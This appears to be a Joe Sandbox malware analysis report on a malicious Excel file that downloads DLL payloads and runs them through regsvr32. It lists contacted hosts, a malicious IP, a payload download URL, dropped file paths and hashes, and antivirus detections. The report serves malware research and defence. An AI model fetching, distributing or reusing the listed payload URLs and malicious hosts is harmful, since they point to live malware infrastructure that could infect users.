http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.12236157 58.0000000002DD0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223638195.0000000002E2F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223643995.000 0000002EA1000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.12236157 58.0000000002DD0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223638195.0000000002E2F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223643995.000 0000002EA1000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.12236157 58.0000000002DD0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223638195.0000000002E2F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223643995.000 0000002EA1000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/;	regsvr32.exe, 00000009.00000002.12233534 89.0000000000309000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196/	regsvr32.exe, 00000004.00000002.12232857 42.00000000002D3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223623480.0000000002E2000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223353489.000 0000000309000.00000004.00000020.00020000 .00000000.sdmp	true	• URL Reputation: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.12236157 58.0000000002DD0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223638195.0000000002E2F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223643995.000 0000002EA1000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.12236157 58.0000000002DD0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223638195.0000000002E2F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223643995.000 0000002EA1000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.12236157 58.0000000002DD0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223638195.0000000002E2F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223643995.000 0000002EA1000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.12233537 71.0000000000310000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0004.00000002.1223615758.0000000002DD000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1223638195.000 0000002E2F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 00000009.0 0000002.1223643995.0000000002EA1000.0000 0004.00000020.00020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.12236157 58.0000000002DD0000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1223638195.0000000002E2F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223643995.000 0000002EA1000.00000004.00000020.00020000 .00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
159.203.19.2	airliftlimo.com	United States		14061	DIGITALOCEAN-ASNUS	false
188.114.97.10	vipteck.com	European Union		13335	CLOUDFLARENETUS	false
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
193.143.77.34	kabeonet.pl	Poland		29522	KEIPL	false
160.153.40.1	salledemode.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632039
Start date and time: 23/05/202208:33:52	2022-05-23 08:33:52 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	melimar.com.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@16/16@5/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 51.4% (good quality ratio 27.6%) • Quality average: 32.8% • Quality standard deviation: 37.5%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.210, 173.222.108.226
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:34:27	API Interceptor	2676x Sleep call for process: regsvr32.exe modified
08:34:31	API Interceptor	221x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1Rl3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....l_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`....._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...l.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.120848828934212
Encrypted:	false
SSDEEP:	6:kKboJN+SkQlPlEGYRMY9z+4KlDA3RUesJ21:jkPlE99SNxAhUesE1
MD5:	DD749C9D2B59DD0A084BA3641BC08B06
SHA1:	CF33171C390F7DD49EC2F740DE5D8DF2B049321C
SHA-256:	DE73D53E9FC14A8F8DA68193A7D1412C36D7312D40AD7980D95D8D7D39E3CB78
SHA-512:	7E2FC1BF3621AA4279D2AC8C2CB8B1BC06CDE555107CB77AB1CFDDD018FBE39DA2DC81889DF33A7E140E001658C218F482189CBE446D0B81022352B919682 2
Malicious:	false
Preview:	p..... .....I..[.n..(..... .....3k/"[.....(.....(...h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\klJrMZJhgldiJr6j0XWPeZOiGs[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106334231925
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTZA0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TjRIvgMSS3AyUrhYu3j
MD5:	BE9AB3CBCD3C659212F266325283997D
SHA1:	8AE66E545E3F39473BE65759BE466D48448F385C
SHA-256:	278D0C0BAF0203C13A5E72F31027F4FD0921F6FA2A84656485D86F8D09D562C0
SHA-512:	48058CE87D6A2813C60852B435BC43D7F64D0180A63F9F5964123C0009FC4060216749FBE32DF6FC60BC35E139E4B2D24320AEF526BF12A8A57473203B4F942D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RD05UTHGkitvIJt[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158099808823071
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TrRIvgMSS3AyUrhYu3j
MD5:	F11EBAFE4C3C0069090023A6B4CAEC35
SHA1:	3FECC4BC39FA6F17F062473D80F51AAEF8B442DB
SHA-256:	CAE8D1C14C85D10D7413AF876E6748813AD6930CF4D856E120857C4489A690DA
SHA-512:	425ED0A65526F11EADC37C8158C2D53C6A07C234DA59594DEEC8C8B132B6673534371A149CD5EA586ED07B0A517011E6143CE41E5D4D93608208C1DC73880F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	365056
Entropy (8bit):	7.158106332990621
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTb0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TWRIvgMSS3AyUrhYu3j
MD5:	8516983EEDC8690C1495B828B4262A63
SHA1:	BDD250044234E53E9F08DB444A1DE00987735930
SHA-256:	90498F1EE590DA28566434C15EFCFD98E829846F233387553EA655FC7559168D
SHA-512:	C5B6A37A787A70E70BE8614F957C183547B85DFA0913B746F6BC701CEC09BD54E04FB53443DFEFFEDCF83176F581E6A5F4DE06219A1FA6D9D015691E9432CD 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 59%
IE Cache URL:	http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UWa95VlQ[1]

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	5
Entropy (8bit):	1.5219280948873621
Encrypted:	false
SSDEEP:	3:hn:h
MD5:	FDA44910DEB1A460BE4AC5D56D61D837
SHA1:	F6D0C643351580307B2EAA6A7560E76965496BC7
SHA-256:	933B971C6388D594A23FA1559825DB5BEC8ADE2DB1240AA8FC9D0C684949E8C9
SHA-512:	57DDA9AA7C29F960CD7948A4E4567844D3289FA729E9E388E7F4EDCBDF16BF6A94536598B4F9FF8942849F1F96BD3C00BC24A75E748A36FBF2A145F63BF904C1
Malicious:	false
Preview:	0....

C:\Users\user\AppData\Local\Temp\CabF04.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b,,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....`._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:....e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\Local\Temp\TarF05.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162196
Entropy (8bit):	6.301436092020807
Encrypted:	false
SSDEEP:	1536:Nga6crtilgCyNY2lp/5ib6NWdm1wpzru2RPZz04D8rlCMiB3XlMc:Na0imCy/dm0zru2RN97MiVGc
MD5:	E7216135175437 68F0DE47A6EEEE3475
SHA1:	3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69
SHA-256:	3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E
SHA-512:	E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587
Malicious:	false
Preview:	0..y...*.H.....y.0..yz...1.0...`.H.e.....0..i...+.....7.....i.0..i.0...+.....7.....SiU[v...220418211447Z0...+.....0..i.0..D.....`...@.,...0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DF4A00E8F1D401126E.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.430046337073317

Encrypted:	false
SSDEEP:	768:ODRKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+VB9s1X0:OVKpb8rGYrMPe3q7Q0XV5xtezE8vG8Uv
MD5:	268EE6A4D8E511858C19684926C5CBC5
SHA1:	4406095C22A6FA760F49845B116610756D3FFC01
SHA-256:	C3C0646B3FDD86756340917F30A5B4F289095960870A82FBAD8D0033E5056C5E
SHA-512:	526EDE142F8B98D56B21E4010018A83657232FA14EA69B53D5073D09E473FFD5E61639F6F53F42D2B4277CF35B9D806EEAFED619C725F2529516D012BFA778F2
Malicious:	false
Preview:	....

C:\Users\user\Desktop\melimar.com.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 16:15:56 2022, Security: 0
Category:	dropped
Size (bytes):	69120
Entropy (8bit):	6.450361349538424
Encrypted:	false
SSDEEP:	1536:gVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+79s1a6YG2jzQ0viPvDNHhA6P:+Kpb8rGYrMPe3q7Q0XV5xtezE8vG8UMT
MD5:	A41AF1F71D9637C6F8577DAF09A07E0D
SHA1:	1589AFA26A47CE40F5B732BE9E8CE88B1AFCE19D
SHA-256:	6FCD01276493FC03886C6741782100B1AED4B8606EC8EF50136EC86E294BA328
SHA-512:	7B19146C12F17E992CA638BD35C490D4C56CE3F9F9BE2CD00E6CC3B3220A71E11BFD3DFD9D338C9A7C0620B4CA1F3F36319BABCF57EFFAF1A003309C9DC16 9A
Malicious:	**true**
Preview:	.....>..... .....ZO..... .....\.p....userTH B.....a.....=.....=.....Ve18.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\uxevr1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158099808823071
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TrRIvgMSS3AyUrhYu3j
MD5:	F11EBAFE4C3C0069090023A6B4CAEC35
SHA1:	3FECC4BC39FA6F17F062473D80F51AAEF8B442DB
SHA-256:	CAE8D1C14C85D10D7413AF876E6748813AD6930CF4D856E120857C4489A690DA
SHA-512:	425ED0A65526F11EADC37C8158C2D53C6A07C234DA59594DEEC8C8B132B6673534371A149CD5EA586ED07B0A517011E6143CE41E5D4D93608208C1DC73880F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\uxevr2.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106332990621
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTb0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TWRIvgMSS3AyUrhYu3j
MD5:	8516983EEDC8690C1495B828B4262A63
SHA1:	BDD250044234E53E9F08DB444A1DE00987735930

SHA-256:	90498F1EE590DA28566434C15EFCFD98E829846F233387553EA655FC7559168D
SHA-512:	C5B6A37A787A70E70BE8614F957C183547B85DFA0913B746F6BC701CEC09BD54E04FB53443DFEFFEDCF83176F581E6A5F4DE06219A1FA6D9D015691E9432CD 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\uxevr3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106334231925
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTZA0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TjRIvgMSS3AyUrhYu3j
MD5:	BE9AB3CBCD3C659212F266325283997D
SHA1:	8AE66E545E3F39473BE65759BE466D48448F385C
SHA-256:	278D0C0BAF0203C13A5E72F31027F4FD0921F6FA2A84656485D86F8D09D562C0
SHA-512:	48058CE87D6A2813C60852B435BC43D7F64D0180A63F9F5964123C0009FC4060216749FBE32DF6FC60BC35E139E4B2D24320AEF526BF12A8A57473203B4F942D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\HtkzwckLMRsIno\zbbayGuUXRtRt.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158099808823071
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TrRIvgMSS3AyUrhYu3j
MD5:	F11EBAFE4C3C0069090023A6B4CAEC35
SHA1:	3FECC4BC39FA6F17F062473D80F51AAEF8B442DB
SHA-256:	CAE8D1C14C85D10D7413AF876E6748813AD6930CF4D856E120857C4489A690DA
SHA-512:	425ED0A65526F11EADC37C8158C2D53C6A07C234DA59594DEEC8C8B132B6673534371A149CD5EA586ED07B0A517011E6143CE41E5D4D93608208C1DC73880F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\WFwVcxpK\qMgBgElcUslg.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106334231925
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTZA0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TjRIvgMSS3AyUrhYu3j
MD5:	BE9AB3CBCD3C659212F266325283997D
SHA1:	8AE66E545E3F39473BE65759BE466D48448F385C

SHA-256:	278D0C0BAF0203C13A5E72F31027F4FD0921F6FA2A84656485D86F8D09D562C0
SHA-512:	48058CE87D6A2813C60852B435BC43D7F64D0180A63F9F5964123C0009FC4060216749FBE32DF6FC60BC35E139E4B2D24320AEF526BF12A8A57473203B4F942D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\XcSShRaCEZoMkA\LaeOniCeFWEmCa.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106332990621
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTb0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TWRIvgMSS3AyUrhYu3j
MD5:	8516983EEDC8690C1495B828B4262A63
SHA1:	BDD250044234E53E9F08DB444A1DE00987735930
SHA-256:	90498F1EE590DA28566434C15EFCFD98E829846F233387553EA655FC7559168D
SHA-512:	C5B6A37A787A70E70BE8614F957C183547B85DFA0913B746F6BC701CEC09BD54E04FB53443DFEFFEDCF83176F581E6A5F4DE06219A1FA6D9D015691E9432CD9 3
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 59%
